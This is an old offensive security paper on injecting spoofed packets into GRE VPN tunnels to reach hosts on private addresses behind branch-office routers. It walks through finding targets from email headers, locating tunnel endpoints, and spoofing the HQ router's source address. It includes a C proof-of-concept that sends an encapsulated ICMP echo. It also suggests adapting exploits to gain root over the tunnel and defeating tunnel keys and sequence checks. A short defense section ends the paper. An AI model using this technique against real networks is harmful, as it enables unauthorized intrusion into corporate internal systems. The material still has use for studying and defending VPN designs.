FX <fx@phenoelit.de>
Phenoelit (http://www.phenoelit.de/)
Nov 2000


```
This is a discussion paper.
It may be possible that the concepts explained here are not going to work.
Feel free to distribute this document as it is and send comments to the autor.
The copyrights remain by the autor itself and reproduction in any way
requires written approval.
```

GRE

Attacking Generic Routing Encapsulation


Introduction

Many companies today implement VPNs over the Internet to reduce leased line costs. Some carrier already offer VPNs as a product.
Because of many reasons, GRE - the Generic Routing Encapsulation - is often used to build these VPNs. One of these reasons meight be the market leadership of Cisco, another the promise that GRE is open and can be used with every vendor.
While the applications of GRE are many, the basic design of such a VPN network is mostly the same: The company has one or more HQs and several branch offices. Every branch office gets a router (Cisco 1600 or 2500 class) and every HQ gets something bigger. Mostly, all systems in the corperate network (CN) of this company use IP addresses as defined in RFC1819 (10.0.0.0, 172.16.0.0, 192.168.0.0). Then the routers get a connection to the internet using the next local POP and a routed IP address from the ISP. Sometimes they have more then one IP assigned, for example on on the outside interface (WAN) and on on the Loopback interface. The internal (branch office or HQ) network is connected to the Ethernet interface.



Scenario A

One of the most used designs is to have the branch office only connected to the HQ and cut off communication to the public Internet. This is done via access lists. The branch office systems use the router as default gateway and the router sends everything into the tunnel. On the HQ site, the router can communicate to the internet (probably via NAT). Therefore, a packet from a system in one of the branch offices is first send to their router, then forwarded to the HQ router where it meight pass through access lists to prevent users from surfing the web without using the companies proxy server and then is NATed and send out to the public Internet.



Scenario B (and C and D and others)

Other scenarios include routers in the branch offices that are allowed to talk directly to the Internet or firewalls between the router and your victim. Well, the bad news are: If there is something different than what you assume then you well never see an answer packet. But the good news is that everything you know can be applyed. Nothing changes. Imagine yourself sitting on the one router and attacking a host behind the other. That’s all it is..

Selecting a target

The title of this document meight be a little misleading. We are not going to attack a GRE tunnel itself. We use it to attack hosts behind such a tunnel, which is perhaps more interesting. The GRE tunnel makes it possible for us to talk to systems running on RFC1918 IP addresses from the internet. Because it is commonly belived in the IT world that RFC1918 IP addresses and NAT together with a GRE tunnel are enough protection for a branch office, whey mostly don’t have any additional security measures.
So, how do we find out the IP address of the target system? Well, there are many different ways. My prefered way is to have them send an email to you. An email dosn’t hurt, or does it? You can look in the email header and may discover the ip address of the sender’s workstation.

```
Received:
from V1 (user123.branch12.comany.com [10.1.1.2]) by mail.company.com
(8.9.3+Sun/8.9.3) with SMTP id QAA09544; Tue, 24 Oct 2000 16:33:30 +0200 (MEST)
....
X-Mailer: KMail [version 1.0.29.2]
```

Och. Our victim uses the IP address 10.1.1.2. This means that mail.company.com may be located in the HQ and his system is named V1 but is resolved from the DNS as user123.branch12.company.com. We can assume that the branch office is using a 254 hosts network (10.1.1.0/24) but it dosn't matter. The email header tells us one more thing: The X-Mailer is KMail, so the victim is using KDE. This means that it is probably a Linux. Great. Who wants to hack windows boxes anyway.

Information gathering

The next step is a litte bit more difficult. We have to figure out the tunnel source and destination addresses. The destination is less difficult because it has to be reachable and we know that the router has to talk to the HQ in order to terminate the tunnel there. We can use one of the IRPAS tools to scan the routers in the HQ. It is best practice to terminate tunnels outside of the firewall because in case of encryption the firewall could not look into the packets. Therefore, we can savely assume that tunnel terminating routers are protected by access lists or sometimes by another router in front of them and his access lists. A scan with nmap will tell us more. We could run a protocol scanner to find hosts running GRE. A litte ICMP, TCP and UDP probing will tell us whenever the router has a loopback interface configured. Unlike Linux or Windows, routers often have a loopback interface with a routable IP address to be reachable all the time in case one of the physical interfaces goes down.
All we want to know are the following settings in the routers configuration (Cisco example):


```
interface Tunnel0
 ip address 192.168.169.1 255.255.255.252
 tunnel source some_interface0
 tunnel destination dw.dx.dy.dz
```

The IP address of the tunnel interface (here: Tunnel0) can be ignored for the attack. All we want to know is the **tunnel source interface** and the **tunnel destination IP** address. If you are a lucky guy, you may be successfull with a SNMP attack and may receive the whole configuration of one of the two routers on your TFTP server. Then you are done. All others have to probe a little bit around to find the right settings. If you know the settings on one side, you have them on the other side as well, because they have to correspond.

What we know now is the following information:

- Victim's IP address (10.1.1.2)
- Tunnel destination setting of the HQ router (tunnel source of victim's router) (2.1.1.2)
- Tunnel source setting of HQ's router (tunnel destination setting of victim's router) (2.1.1.1)

Our Example now looks like this:




In Cisco configuration, victim’s router has the configuration:

```
 interface Tunnel0
  ip address 192.168.169.1 255.255.255.252
  tunnel source Serial0
  tunnel destination 2.1.1.1
```

where Serial0 is the WAN interface with the IP address of 2.1.1.2.

The attack

All we have to do now is a little IP packet building. For a full blown attack, you should use a GRE enabled packet library (no fears ... Phenoelit will build one and provide it to the Gray Hat community) to link with. For a simple demonstration, we will use hacked up code. Remeber that all your tools do not work when they are left as they are. You have to modify them to use the GRE attack sending and receiving functions or you have to rewrite them. [BTW: another approach would be to write a "virtual" interface for Linux that is doing this for you ... hm... Kernel hackers, go on !]. Anyway, the attack works as following:




1. First, we send a GRE packet to victim’s router (to the IP address of the interface defined as his tunnel source!). This contains in its IP header the source address of HQ’s router (the tunnel destination setting on victim’s router). The GRE header is empty (32Bits 0), because no flags are defined. (More to the flags and possible attacks against them later). The payload packet - that is the tunneld packet - contains victim’s IP address and *our own* source address.

Make sure you are not behind a NAT system or behind a firewall. NAT is not going to work because you initiated the connection to someone else and firewalls are a bad thing to be behind of when attacking on a protocol level like this ;).

2. If everything goes well and victim’s router receives the packet, he will check for the source address and find out that it is comming from HQ’s router. Because this sattisfies the checks, he will unpack the packet and drop the payload back to the routing process to figure out where to send it.
3. The payload packet is then send over the internal inferface to victim. He just sees a normal packet with our IP address as sender and processes it. Assumed it is a ICMP echo request (ping), he will send out an ICMP echo reply to us. According to his routing table, he will address it on Layer 2 to his router.
4. Victim’s router takes the packet and, because of the default way into the tunnel, forwards this packet GRE encapsulated to HQ’s router.
5. HQ’s router is allowed to talk to the Internet. Even if incomming packets from the Internet are prohibited, he is allowed to "initiate connections". Therefore, he will send the decapsulated packet (payload) to it’s destination address: us!.
6. On our box arrives a packet from a completely different source. But it is the actual answer packet from victim himself.

And look, we finally are talking to victim !



Oh well, so much effort for a ping ?

Yes and now. It’s not too simple to implement, but it’s worth the time. Is mentioned before, the protection of systems behind such a tunnel is mostly very weak. If you patch your favorite exploit to support GRE attacks, you can gain root access to an unprotected system. Hereby being inside the corperate network of some company with the IP permissions of one of their branch office servers.

The code

This is not gcc-and-run code. Sorry. It uses objects and includes from IRPAS which are not yet released. Experienced hackers can build their own code. Others may wait some more time before the final libraries are released.
BTW: This code just sends the ICMP echo request. Open your favorite sniffer to see the response.

```
/* GRE intrusion proof of concept
 *
 * FX <fx@phenoelit.de>
 *
 * $Id: gre.c,v 1.1 2000/11/20 20:12:34 fx Exp fx $
 */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <netinet/in.h>
#include <rpc/types.h>
#include <netdb.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <errno.h>
#include <signal.h>
#include <sys/types.h>
#include <fcntl.h>

#include "protocols.h"
#include "packets.h"

/* This is a very crapy test.
 * We send a ping packet to VICTIM, intruding into the GRE tunnel between
 * ROUTER A and ROUTER B. VICTIM is located behind ROUTER A.
 * This is done using the following information:
 *      VICTIM's IP address
 *      ROUTER A's
 *              Outside IP
 *              Tunnel destination setting (probably ROUTER B)
 *      ROUTER B's
 *              Outside IP
 *
 * The packet is encapsulated in a IPv4 and GRE (RFC1701) header. Then it is
 * send to ROUTER A with the sender address of ROUTER A's tunnel source
 * address (probably ROUTER B's outside IP). Then VICTIM should response to
 * the ICMP echo and send it according to his default router to ROUTER A. The
 * source address of the encapsulated packet is our own IP. So, if ROUTER A
 * can reach us, he will send the packet back to us. If not, he will probably
 * send the packet to ROUTER B in GRE and he will send it to us.
 */
#define VICTIM          "10.1.1.2"
#define ROUTER_A        "192.168.1.12"
#define ROUTER_B        "192.168.1.10"

struct {
    struct in_addr      router_a;
    struct in_addr      router_b;
    struct in_addr      victim;
} cfg;


int main(int argc, char **argv) {

    u_char      *packet;
    iphdr_t     *ip_gre,*ip_my;
    grehdr_t    *gre;
    icmp_ping_t *ping;
    int         psize;
    int         socket;


    /* init a socket and fill packet_ifconfig */
    socket=init_socket_IP4("eth0",0);

    /* make the ip addresses */
    inet_aton(VICTIM,&(cfg.victim));
    inet_aton(ROUTER_A,&(cfg.router_a));
    inet_aton(ROUTER_B,&(cfg.router_b));

    /* build the outer packet */
    psize=sizeof(iphdr_t)*2
        +sizeof(grehdr_t)
        +sizeof(icmp_ping_t);
    packet=(u_char *)smalloc(psize+3);

    ip_gre=(iphdr_t *)packet;
    ip_gre->version=4;
    ip_gre->ihl=sizeof(iphdr_t)/4;
    ip_gre->tot_len=htons(psize);
    ip_gre->protocol=IPPROTO_GRE;
    ip_gre->id=htons(0xAFFE);           /* crap, but hey, it’s a test */
    ip_gre->ttl=30;
    memcpy(&(ip_gre->saddr.s_addr),&(cfg.router_b.s_addr),IP_ADDR_LEN);
    memcpy(&(ip_gre->daddr.s_addr),&(cfg.router_a.s_addr),IP_ADDR_LEN);

    gre=(grehdr_t *)(packet+sizeof(iphdr_t));
    gre->flags=0;
    gre->proto=htons(0x0800);           /* IPv4 - see RFC1700 */

    ip_my=(iphdr_t *)(packet+sizeof(iphdr_t)+sizeof(grehdr_t));
    ip_my->version=4;
    ip_my->ihl=sizeof(iphdr_t)/4;
    ip_my->tot_len=htons(sizeof(iphdr_t)+sizeof(icmp_ping_t));
    ip_my->protocol=IPPROTO_ICMP;
    ip_my->id=htons(0xF0F0);
    ip_my->ttl=30;
    memcpy(&(ip_my->saddr.s_addr),
            &(packet_ifconfig.ip.s_addr),IP_ADDR_LEN);
    memcpy(&(ip_my->daddr.s_addr),&(cfg.victim),IP_ADDR_LEN);
    /* we have to compute the checksum ourself, because there is no interface
     * that will do this for us */
    ip_my->check=chksum((u_char *)(ip_my),sizeof(iphdr_t));

    ping=(icmp_ping_t *)(packet+sizeof(iphdr_t)*2+sizeof(grehdr_t));
    ping->icmp.type=ICMP_ECHO;
    ping->echo.identifier=0x22;
    ping->icmp.checksum=chksum((u_char *)ping,sizeof(icmp_ping_t));


    /* send the test packet */

    sendpack_IP4(socket,packet,psize);
    close(socket);

    return 0;
}
```

GRE Flags and "Defending the tunnel"

- tunnel keys
  Tunnel keys help to defend the tunnels integrity by using a key number for the tunnel. Unfortunately, this number is in the range of 32bits (0-4294967295), which opens the door for brute force. It will take time to send 4 billions of packets, but it is in a range for practical applications.
- tunnel sequence
  The sequence number check is defined in RFC1701, but the actuall algorithm is not. Cisco

implements it as starting by 1 for both sides independent and incrementing by one for each encapsulated packet. This is not often used because of the difficulties that arise when one of the routers is reloaded. What you can do is: assume or make sure the other end's tunnel router is not sending packets to victim's router, but don't kill him. Then send out some twenty packets to victim's router starting with sequence number one. This leads victim's router to the assumption that the other end reloaded and he will finally accept the packets.

- encryption
  This is basicly the best defense. Full stop.
- IPsec
  Correct implemented IPsec meight be a better solution the GRE.